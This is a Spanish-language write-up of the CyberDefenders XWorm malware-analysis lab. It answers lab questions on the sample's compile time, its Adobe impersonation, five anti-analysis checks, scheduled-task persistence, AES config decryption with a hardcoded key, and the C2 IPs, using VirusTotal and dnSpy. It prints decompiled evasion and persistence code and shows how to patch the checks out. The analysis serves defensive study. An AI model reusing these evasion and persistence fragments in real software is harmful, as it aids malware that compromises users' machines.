



CyberDefenders

RESOLUCIÓN DE LABORATORIO

Lab: XWorm (CyberDefenders)

Análisis de malware e ingeniería inversa de la amenaza XWorm. El laboratorio se enfoca en desofuscar el código, neutralizar sus defensas y aplicar depuración dinámica para revelar su propagación por USB y extraer la configuración de sus servidores C2.

Sebastian David
Torres Reyes

Escenario:

An employee accidentally downloaded a suspicious file from a phishing email. The file executed silently, triggering unusual system behavior. As a malware analyst, your task is to analyze the sample to uncover its behavior, persistence mechanisms, communication with Command and Control (C2) servers, and potential data exfiltration or system compromise.

Herramientas utilizadas:

- VirusTotal
- DIE
- DnSpy
- CyberChef

Resumen:

El incidente de seguridad se originó a través de un ataque de phishing cuando un empleado descargó accidentalmente un archivo malicioso diseñado para sistemas Windows, el cual suplantaba la identidad de software de Adobe para operar como un troyano, gusano y keylogger perteneciente a la familia XWorm.

Para evadir la detección, el malware utiliza cifrado AES, técnicas de ofuscación y cinco métodos de comprobación que interrumpen su ejecución si detecta entornos de análisis, asegurando además su persistencia en el equipo mediante tareas programadas ocultas y la alteración de funciones críticas del sistema operativo que provocan un colapso general (pantallazo azul) si un analista intenta detener el proceso de forma manual.

Su objetivo principal es el control remoto total de la máquina, la exfiltración de información hacia servidores externos identificados a través del puerto 7000 (185.117.250.169, 66.175.239.149 y 185.117.249.43) y el robo de credenciales mediante el registro encubierto de las pulsaciones del teclado, propagándose además de forma silenciosa al ocultar documentos legítimos y crear accesos directos falsos que ejecutan el malware (USB.exe) en cualquier dispositivo extraíble conectado.

Considerando sus robustas defensas que dificultan la simple eliminación del proceso y su naturaleza de infección lateral, la severidad de este incidente se clasifica como extremadamente alta; la facilidad de propagación mediante memorias USB asegura una expansión del daño y representa un riesgo crítico si alcanza a perfiles de alta dirección, lo cual resultaría en exposición de información confidencial, daño a la reputación y pérdidas económicas.


Para contener y mitigar esta amenaza en el entorno afectado, las acciones de remediación recomendadas incluyen realizar una auditoría forense extensa para investigar el alcance exacto de la propagación y proceder con el restablecimiento de fábrica de los dispositivos comprometidos. Asimismo, se sugiere aplicar inteligencia de amenazas para monitorear posibles fugas de información en fuentes externas y establecer controles preventivos estrictos mediante la capacitación y concientización del personal.

P1: What is the compile timestamp (UTC) of the sample?

R: 2024-02-25 22:53

Se extrajo el hash SHA256 y posteriormente se utilizó VirusTotal para visualizar los detalles del malware, donde se reveló que fue compilado por el atacante el 25 de febrero del 2024 a las 22:53 horas UTC.

```
sebastian@sebastian-vmwarevirtualplatform: ~/Desktop/247-XWorm
sebastian@sebastian-vmwarevirtualplatform: ~/Desktop/247-XWorm 92x24
sebastian@sebastian-vmwarevirtualplatform:~/Desktop/247-XWorm$ sha256sum XWorm.malware
ced525930c76834184b4e194077c8c4e7342b3323544365b714943519a0f92af  XWorm.malware
sebastian@sebastian-vmwarevirtualplatform:~/Desktop/247-XWorm$
```




Portable Executable Info ⓘ	
.NET Details	
Module Version Id	ddab579d-f1a6-473e-8ec9-86ab06a3240d
TypeLib Id	ccbc0bef-a973-4f90-8e5f-41688e54f659
Header	
Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	2024-02-25 22:53:40 UTC
Entry Point	92798
Contained Sections	3

P2: Which legitimate company does the malware impersonate in an attempt to appear trustworthy?

R: Adobe

Se utilizó DIE para realizar un análisis estático del malware. Se determinó que el malware está en formato PE32, lo que indica que está dedicado para sistemas operativos Windows. Asimismo, está programado en VB.NET y necesita .NET Framework V4.0 para ejecutarse. Además, se visualizaron técnicas de evasión y ofuscación que el malware utiliza.



Se revisaron los metadatos del archivo malicioso y se determinó que el malware intenta suplantar la identidad de la empresa legítima ADOBE.

Table

Tree

Extract all icons

Extract all cursors

Dump all

Save

#				Address	Offset	Size	
Fi...	Filter	Filter	Filter	Filter	Filter	Filter	Filter
0	RT_VERSION(16)	1	0	004180...	00014e...	0330	Format: Resource Version Info
1	RT_MANIFEST(24)	1	0	004183...	000151...	01ea	UTF8: Source code: XML(1.0)

Hex

Strings

Address	00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f	Symbols
0041:8160	6f 00 00 00 6c 02 00 00 01 00 30 00 30 00 30 00	o...l...0.0.0.
0041:8170	30 00 30 00 34 00 62 00 30 00 00 00 38 00 0b 00	0.0.4.b.0...8...
0041:8180	01 00 43 00 6f 00 6d 00 70 00 61 00 6e 00 79 00	...C.o.m.p.a.n.y.
0041:8190	4e 00 61 00 6d 00 65 00 00 00 00 00 41 00 64 00	N.a.m.e....A.d.
0041:81a0	6f 00 62 00 65 00 20 00 49 00 6e 00 63 00 2e 00	b.b.e...I.n.d...
0041:81b0	00 00 00 00 48 00 10 00 01 00 46 00 69 00 6c 00	...H...F.i.l.
0041:81c0	65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00	e.D.e.s.c.r.i.p.
0041:81d0	74 00 69 00 6f 00 6e 00 00 00 00 00 41 00 64 00	t.i.o.n....A.d.
0041:81e0	6f 00 62 00 65 00 20 00 49 00 6e 00 73 00 74 00	o.b.e...I.n.s.t.


P3: How many anti-analysis checks does the malware perform to detect/evade sandboxes and debugging environments?

R: 5

Como se descubrió previamente que el malware fue programado en VB.NET utilizando la plataforma .NET Framework, se empleó la herramienta dnSpy, ideal para la ingeniería inversa de este tipo de software.


El atacante ocultó los nombres legibles de las funciones, clases y variables aplicando una técnica de ofuscación de código (Name Mangling). Para identificar las técnicas de evasión y detección que ejecuta el malware, el análisis se enfocó en

Esta lógica se localizó dentro de la clase Stub.oQm0xzosrWM7CGTCsMZCODumwvt5ODG1drdBoleM03A6xt9SK5NFYiMYXb1U y, específicamente, en la función public static void AuPSZXXVSMF0DQRCvC2rt5MfcrYC48o7KO1SI69og2JLhf02Th6Xma2HOysY. Allí se identificaron las 5 condiciones que activan dicha acción y que corresponden a los chequeos de anti-análisis.



1. Detección de máquinas virtuales (Anti-VM)

Mi6spCUvppp4DtgYuvMzJhDBJsveVBG9zeD8c1kQXdScZVgnMViFJzlwnCfYfWRaCu
Us0darWmS0uW4ndY5RkKqmDAG78



2. Detección de depuradores (Anti-Debugging)

Método:

ekfERkJzvPUVc9xQ7RadvF87hIVFUbAaixRJaKzHcRjz6UQErCZPPcp2QVwluQOmYu
WHUC5yKellGaX2R5rdbv4oYJoe

```
278 }
279
280 // Token: 0x0600002C RID: 44 RVA: 0x0000324C File Offset: 0x0000144C
281 private static bool ekfERkJzvPUVc9xQ7RadvF87hIVFUbAaixRJaKzHcRjz6UQErCZPPcp2QVwluQOmYu#HUC5yKellGaX2R5rdbv4oYJoe()
282 {
283     bool flag = false;
284     bool flag2;
285     try
286     {
287         oQm0xz0srW7CGTCsWZC0Dumwvt500G1drdBoIeM03A6xt9SK5NFY1MYXb1U.nSnc1Q0GG8aN3MF10Arz2z7uogUxYYLEvsMxp1tLD6VwXZAgJ5ZVhphukvL1NwK6TYHIsAz6ugJ3VJ7BhVRw1QEz71x
288         (Process.GetCurrentProcess().Handle, ref flag);
289         flag2 = flag;
290     }
291     catch (Exception ex)
292     {
293         flag2 = flag;
294     }
295     return flag2;
296 }
```

3. Detección de Sandbox (Anti-Sandbox)

Método:

2roByDJH6ZwpyyMdfAo4PFI3PqRqzn0PSxC5Zg4kzrh6PUUEFGOozNDZH3SKF4M1w
I6K9GZ1nL6cPaKJJYpNJSKRzaheb

```
295 }
296
297 // Token: 0x0600002D RID: 45 RVA: 0x0000329C File Offset: 0x0000149C
298 private static bool 2roByDJH6ZwpyyMdfAo4PFI3PqRqzn0PSxC5Zg4kzrh6PUUEFGOozNDZH3SKF4M1wI6K9GZ1nL6cPaKJJYpNJSKRzaheb()
299 {
300     bool flag;
301     try
302     {
303         if (oQm0xz0srW7CGTCsWZC0Dumwvt500G1drdBoIeM03A6xt9SK5NFY1MYXb1U.ngXTs7mD5x0pnhvBEk15gT1M7Cxjht6BgegsGiceVXu0R0R8HlqgV1rzHG3ir1sd7268WbWZoyrYKQy1CFBZD1hCy0
304         ("SbieDll.dll").ToInt32() != 0)
305         {
306             flag = true;
307         }
308         else
309         {
310             flag = false;
311         }
312     }
313     catch (Exception ex)
314     {
315         flag = false;
316     }
317     return flag;
318 }
```

4. Evasión de sistemas obsoletos (Anti-Honeypot/Windows XP)

Método:

nIHJ1ssdguWOMBZEjwm4ZTWC6RpznK4TffpH05TZr9zRIsVfLweHMOElWw68

```
216 }
217
218 // Token: 0x0600002A RID: 42 RVA: 0x00003044 File Offset: 0x00001244
219 private static bool nIHJ1ssdguWOMBZEjwm4ZTWC6RpznK4TffpH05TZr9zRIsVfLweHMOElWw68()
220 {
221     try
222     {
223         if (new ComputerInfo().OSFullName.ToLower().Contains("xp"))
224         {
225             return true;
226         }
227     }
228     catch (Exception ex)
229     {
230     }
231     return false;
232 }
233 }
```

5. Detección de centros de datos (Anti-Hosting/Anti-Datacenter)

Método:

pP3jQ2G5fRQOBkR4RuG4ivhEGAqezIt7vqpAJDH5RetSUjBUu1dokMPle3i3

```
202 }
203
204 // Token: 0x06000029 RID: 41 RVA: 0x00002FF4 File Offset: 0x000011F4
205 private static bool pP3jQ2G5fRQOBkR4RuG4ivhEGAqezIt7vqpAJDH5RetSUjBUu1dokMPle3i3()
206 {
207     try
208     {
209         string text = new WebClient().DownloadString("http://ip-api.com/line/?fields=hosting");
210         return text.Contains("true");
211     }
212     catch (Exception ex)
213     {
214     }
215     return false;
216 }
```

P4: What is the name of the scheduled task created by the malware to achieve execution with elevated privileges?

R: WmiPrvSE


Dentro de la clase Stub. oQm0xzsrWM7CGTCsMZCODumwvt5ODG1drdBoleM03A6xt9SK5NFYiMYXb1U el malware crea tareas programadas para garantizar la persistencia utilizando 'schtasks.exe'.

```
75 {
76     ProcessStartInfo processStartInfo = new ProcessStartInfo("schtasks.exe");
77     processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
78     if (Conversions.ToBoolean
79         (Mja01UN9X5rN98KUan5WbH3K0Z85RyCg3qIDoL08MhQwqZUPKBUN1K2vuwan1z3DsD93oLEVavFhmW8P9urwZakxV, 9wpe0M38pEGrx0EQkzVAF60DVSJVIAZ0Mds0
80         9gtbzZ0Qrydyvd059AgNPuLYcnN3jNw6FHzo8yNtC1aOPH4FLXTZ1Hk()))
81     {
82         processStartInfo.Arguments = string.Concat(new string[]
83         {
84             "/create /f /RL HIGHEST /sc minute /mo 1 /tn \"",
85             Path.GetFileNameWithoutExtension
86             (NB2mi1VBTSNSU48DfESDcrzgxwCxt711yc0Mw0z5dK9QwIjZ6W6wVeHriq.EB5J4sIzfH74BwfgRjacCtnEuNWFxu93z57nr4HrttTW5asXOhadv7pC7YFu)
87             "\" /tr \"",
88             text,
89             "\"",
90         });
91     }
92     else
93     {
94         processStartInfo.Arguments = string.Concat(new string[]
95         {
96             "/create /f /sc minute /mo 1 /tn \"",
97             Path.GetFileNameWithoutExtension
98             (NB2mi1VBTSNSU48DfESDcrzgxwCxt711yc0Mw0z5dK9QwIjZ6W6wVeHriq.EB5J4sIzfH74BwfgRjacCtnEuNWFxu93z57nr4HrttTW5asXOhadv7pC7YFu)
99             "\" /tr \"",
100             text,
101             "\"",
102         });
103     }
104     Process process = Process.Start(processStartInfo);
105     process.WaitForExit();
106 }
107 catch (Exception ex4)
108 {
109 }
```



El argumento 'EB5J4sIzfH74BwfgRjacCtnEuNWFxu93z57nr4HrttTW5asXOhadv7pC7YFu' contiene el nombre de la tarea programada codificada aparentemente en Base64.

```
58 // Token: 0x0400000F RID: 15
59 public static string EB5J4sIzfH74BwfgRjacCtnEuNWFxu93z57nr4HrttTW5asXOhadv7pC7YFu = "sJHKF5x7kjxy85oLMym0SA==";
60
```

Tras la decodificación, se identificó que la cadena presentaba múltiples capas de ofuscación adicionales. Por lo tanto, se optó por realizar un análisis dinámico del malware, parcheando primero las técnicas de anti-análisis detectadas y, posteriormente, estableciendo un breakpoint en el instante de la ejecución de schtasks.exe.



Para cada método se editaron y eliminaron las instrucciones IL.



Posteriormente se reconstruyó una respuesta falsa y se insertaron dos líneas. Dentro de la columna ‘OpCode’, en el primer índice, se seleccionó ‘ldc.i4.0’ lo que representa un false en lenguaje de bajo nivel y en el segundo índice se seleccionó ‘ret’ que significa return.

Edit Method Body

Instructions

Body Type IL

☐ Keep Old M

Index Offset

NOP Instruction N

Replace with NOPs R

Invert Branch I

Convert to Unconditional Branch B

Remove and Add Pops P

Simplify All Instructions S

Optimize All Instructions O

Add New Instruction Before Selection F

Add New Instruction After Selection C

Append New Instruction A

Move Up U

Move Down D

Remove Instruction Del

Remove All Instructions Ctrl+Del

Copy as Text Ctrl+T

Cut Ctrl+X

Copy Ctrl+C

Paste Ctrl+V

Paste After Selection Ctrl+Alt+V

Copy MD Token Ctrl+M

Copy RVA Ctrl+R

Copy File Offset Ctrl+F

Index	Offset	OpCode	Operand
0	0000	ldc.i4.0	
1	0001	ret	

Además, se eliminaron los manejadores de excepciones para evitar incongruencias.

Instructions

Locals

Exception Handlers

Index	TryStart	TryEnd	FilterStart	HandlerStart	HandlerEnd	Type	CatchType
0	-1 (0026)	-1 (00FC)	null	-1 (00FC)	-1 (0112)	Finally	null
1	-1 (0026)	-1 (0114)	null	-1 (0114)	-1 (0123)	Finally	null
2	-1 (0008)	-1 (0125)	null	-1 (0125)	-1 (0134)	Finally	null
3	-1 (0000)	-1 (0136)	null	-1 (0136)	-1 (0143)	Catch	[mscorlib]System.Exception

Add New Exception Handler Before Selection F

Add New Exception Handler After Selection C

Append New Exception Handler A

Move Up U

Move Down D

Remove Exception Handlers Del

Remove All Exception Handlers Ctrl+Del

Copy as Text Ctrl+T

Cut Ctrl+X

Copy Ctrl+C

Paste Ctrl+V

Paste After Selection Ctrl+Alt+V

Copy MD Tokens Ctrl+M

Como resultado, se parcheó el método anti-VM para que retornara únicamente false; este mismo procedimiento se aplicó en cada método de anti-análisis.

```
230     }
231
232     // Token: 0x0600002B RID: 43 RVA: 0x00003094 File Offset: 0x00001294
233     private static bool Mi6spCUvppp4DtgyuvMzJhDBJsveVBG9zeD8c1kQXdScZVgnMV1FJzIwncYfWRaCuUs0darWmS0uW4ndY5RkKqmDA678()
234     {
235         return false;
236     }
237
```

P5: What is the filename of the malware binary that is dropped in the AppData directory?

R: WmiPrvSE.exe

El proceso WmiPrvSE.exe se está ejecutando desde el directorio AppData\Roaming\ y no desde su ubicación legítima en C:\Windows\System32\wbem\. Esto confirma que se trata de un binario malicioso que emplea la técnica de Masquerading (camuflaje) para evadir sospechas.

P6: Which cryptographic algorithm does the malware use to encrypt or obfuscate its configuration data?

R: AES

El malware utiliza el algoritmo AES (Advanced Encryption Standard) (específicamente la implementación Rijndael) para cifrar u ofuscar sus datos de configuración en la clase 'yEA8oSg5e02FNWc6DpGE'.

- Algoritmo Principal de Cifrado: Utiliza AES / Rijndael configurado en modo ECB (CipherMode.ECB).
- Algoritmo de Derivación de Llave: Utiliza el algoritmo de hash MD5 para procesar una cadena oculta en el código y generar la llave necesaria para que AES pueda descifrar la información.

```

yEA8oSg5e02FNWc6DpGE X
3
4 namespace Stub
5 {
6     // Token: 0x02000018 RID: 24
7     public class yEA8oSg5e02FNWc6DpGE
8     {
9         // Token: 0x0600013B RID: 315 RVA: 0x0000670C File Offset: 0x0000490C
10        public static object f5Mo9y1FK1yJy4p0w9CE(string 3pXqYfWgCBZOAYUjYnh)
11        {
12            RijndaelManaged rijndaelManaged = new RijndaelManaged();
13            MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
14            byte[] array = new byte[32];
15            byte[] array2 = md5CryptoServiceProvider.ComputeHash(ACX0qTJzEzq40qP5qFxb.wVkaAAeCf68eWi8Flwtq
(NB2mi1VBTSN5U40DFesDcrzgxwCrxt7i1yCoMW0Zb5dK9QwIjZ6W6wYehRiq.DhMybcleyUJ8bZbaqtAKL3FTz6SQ840xELBsFwt9yekNCVYQ
1WgRtjL1bTF3));
16            Array.Copy(array2, 0, array, 0, 16);
17            Array.Copy(array2, 0, array, 15, 16);
18            rijndaelManaged.Key = array;
19            rijndaelManaged.Mode = CipherMode.ECB;
20            ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
21            byte[] array3 = Convert.FromBase64String(3pXqYfWgCBZOAYUjYnh);
22            return ACX0qTJzEzq40qP5qFxb.sJljw7gGxcYB8jRe1fPv(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
23        }
24    }

```

P7: To derive the parameters for its encryption algorithm (such as the key and initialization vector), the malware uses a hardcoded string as input. What is the value of this hardcoded string?

R: 8xTJ0EKPUiQsJVAT

En la clase yEA8oSg5e02FNWc6DpGE analizada previamente, se determinó que el malware emplea la cadena de texto 8xTJ0EKPUiQsJVAT, la cual se encuentra contenida en la variable estática DhMybcleyUJ8bZbaqtAKL3FTz6SQ840xELBsFwt9yekNCVYQ1WgRtjL1bTF3. Esta cadena es procesada a través del algoritmo MD5 para generar un hash base, el cual el malware duplica internamente para crear la llave criptográfica de 32 bytes requerida por el motor de cifrado AES (Rijndael).

```

yEA8oSg5e02FNWc6DpGE X
3
4 namespace Stub
5 {
6     // Token: 0x02000018 RID: 24
7     public class yEA8oSg5e02FNWc6DpGE
8     {
9         // Token: 0x0600013B RID: 315 RVA: 0x0000670C File Offset: 0x0000490C
10        public static object f5Mo9y1FK1yJy4p0w9CE(string 3pXqYfWgCBZOAYUjYnh)
11        {
12            RijndaelManaged rijndaelManaged = new RijndaelManaged();
13            MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
14            byte[] array = new byte[32];
15            byte[] array2 = md5CryptoServiceProvider.ComputeHash(ACX0qTJzEzq40qP5qFxb.wVkaAAeCf68eWi8Flwtq
(NB2mi1VBTSN5U40DFesDcrzgxwCrxt7i1yCoMW0Zb5dK9QwIjZ6W6wYehRiq.DhMybcleyUJ8bZbaqtAKL3FTz6SQ840xELBsFwt9yekNCVYQ
1WgRtjL1bTF3));
16            Array.Copy(array2, 0, array, 0, 16);
17            Array.Copy(array2, 0, array, 15, 16);
18            rijndaelManaged.Key = array;
19            rijndaelManaged.Mode = CipherMode.ECB;
20            ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
21            byte[] array3 = Convert.FromBase64String(3pXqYfWgCBZOAYUjYnh);
22            return ACX0qTJzEzq40qP5qFxb.sJljw7gGxcYB8jRe1fPv(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
23        }
24    }

```



```

61 // Token: 0x04000010 RID: 16
62 public static string DhMybcleyUJ8bZbaqtAKL3FTz6SQ840xELBsFwt9yekNCVYQ1WgRtjL1bTF3 = "8xTJ0EKPUiQsJVAT";
63

```


P8: What are the Command and Control (C2) IP addresses obtained after the malware decrypts them?

R: 185[.]117[.]250[.]169, 66[.]175[.]239[.]149, 185[.]117[.]249[.]43

